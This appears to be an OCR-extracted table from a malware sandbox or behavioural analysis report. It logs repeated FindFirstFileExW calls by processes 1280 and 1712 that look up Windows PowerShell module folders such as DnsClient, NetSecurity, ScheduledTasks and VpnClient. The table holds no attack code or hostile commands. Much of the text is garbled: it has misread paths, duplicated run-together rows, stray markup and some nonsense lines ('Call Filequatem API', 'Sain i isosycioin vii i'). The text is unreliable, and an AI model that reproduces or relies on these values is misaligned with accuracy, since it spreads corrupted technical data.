b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISC	1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e4 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSl*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSl*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSl*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSl*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSl*, 0,	1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0, bdadfbc, 0, 0, 0) Return: b152b80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS*, 0	1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e4 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdae008, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdae008, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdae008, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0,	1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, bdadfbc, 0, 0, 0) Return: b152 e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, bdadec4, 0, 0, 0) Return	1280	1712
Call Filesystem API	n: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\len-US*, 0, bdadec4, 0, 0, 0) Retur	1280	1712
Call Filesystem API	n: b152b00 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, bdadf10, 0, 0, 0) Retur	1280	1712
Call Filesystem API	n: b152e40 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\t^*, 0, bdae008, 0, 0, 0) Return: b15	1280	1712
	2e40		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdadfbc, 0, 0, 0) Return: b 152bc0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdadfbc, 0, 0, 0) Return: b 152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v, 0, bdadfbc, 0, 0, 0) Return: b152e4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, bdae008, 0, 0, 0) Return: b152c4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\\Microsoft.PowerShell.\Management\v1, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\v1, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\Microsoft.PowerShell.Management\v4, 0, bdae008, 0, 0, 0) Return	1280	1712
Call Filesystem API	: b152b80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdadfbc, 0, 0, 0) Return: b	1280	1712
Call Filequatem API	152e40 ADI Name: FindFindFileFvIM Assoc / 6/windsi6/ austern 2/0Mfinda un DeurarChellud () Medida Minarcarf Payura/Chell () Datel Hill 1, 0, heldelihe 0, 0, 0, 0, Debum h	1200	1710
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdadfbc, 0, 0, 0) Return: b 152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdadec4, 0, 0, 0) R eturn: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdadec4, 0, 0, 0) R eturn: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdadf10, 0, 0, 0) R eturn: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdae008, 0, 0, 0) Return: b 152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdadfbc, 0, 0, 0) Return: b15 2f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdadfbc, 0, 0, 0) Return: b15 2940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdae008, 0, 0, 0) Return: b15 2940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdadfbc, 0, 0, 0) Return: b152c4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdadfbc, 0, 0, 0) Return: b152f4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdae008, 0, 0, 0) Return: b1529 40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\t^*, 0, bdadfbc, 0, 0, 0) Return: b1 52b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\t^*, 0, bdadfbc, 0, 0, 0) Return: b1 52980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\t^*, 0, bdae008, 0, 0, 0) Return: b1 52/40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetAdapten*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetAdapten*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\\\u0101.0\Modules\NetConnection\\\^*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetConnection\t^*, 0, bdadfbc, 0, 0, 0) Return: b152940 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetConnection\t^*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: ("windir%isystem32\WindowsPowerShelliv1.0\Modules\NetEventPacketCapture\", 0, bdae0u6, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: ("windir%isystem32\WindowsPowerShelliv1.0\Modules\NetEventPacketCapture\", 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetEventPacketCapture 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\t^*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat\t^*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Net\Nat*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellfv1.0\Modules\NetQos*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShellfv1.0\Modules\NetQos*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, bdae008, 0, 0, 0) Return: b152940 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetSecurit\y1*, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShelliv1.0\Modules\NetSecurity 0, bdadfbc, 0, 0, 0) Return: b152940 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0\Modules\NetSecurity 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
			=

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetSecurity\t^*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32 \ Windows PowerShell\ v1.0 \ Modules\ NetSwitch Team\ ^*, 0, \ bdadfbc, 0, 0, 0)\ Return: b152e40$	1280	1712
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32 \ Windows PowerShell\ v1.0 \ Modules\ NetSwitch Team\ ^*, 0, \ bdadfbc, 0, 0, 0)\ Return: b152b80$	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\NetTCPIP*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b152b0	1280	1712
Sain i isosycioin vii i	0	1200	2
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetworkConnectivityStatus*, 0, bdadfbc, 0, 0, 0) Return: b152b8 0	1280	1712
Call Filesystem API	API Name: FindFirstFilleExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\NetworkConnectivityStatus*, 0, bdae008, 0, 0, 0) Return: b152b 80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\PK\I*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\PKI*, 0, bdadfbc, 0, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API		1280	
,	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdadfbc, 0, 0, 0) Return: b152f40		1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PrintManagement\(^*, 0, bdae008, 0, 0, 0 \) Return: b152e40	1280	1712
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32 \ Windows PowerShell\ v1.0 \ Modules\ PSDesiredStateConfiguration\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ $	1280	1712
Call Filesystem API	f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdadfbc, 0, 0, 0) Return: b152	1280	1712
Call Filesystem API	b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdae008, 0, 0, 0) Return: b15	1280	1712
0.050	2940	4000	1710
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	$API \ Name: FindFirstFileExW\ Args: (\ \%windir\%\ system 32 IW indows Power Shell \ V1.0 IM odules \ PSS cheduled \ Job)^*, \ 0, \ bdadfbc, \ 0, \ 0, \ 0)\ Return: b152b00$	1280	1712
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32 \ Windows PowerShell \ v1.0 \ Modules\ PSScheduled\ Job\ v^*, 0, bdae 008, 0, 0, 0)\ Return: b152c40$	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\\Modules\SecureBoot*, 0, bdadfbc, 0, 0, 0) Return: b152bc0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\SecureBoot\t^*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
,			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%lsystem 32 \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ $	1280	1712
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ lsystem 32 \ Windows PowerShell \ V1.0 \ Modules\ \ Troubleshooting Pack \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \$	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\VpnClient\\^, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\VpnClient\\^, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%system32\WindowsPowerShell\v1.0\Modules\VpnClient\ 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
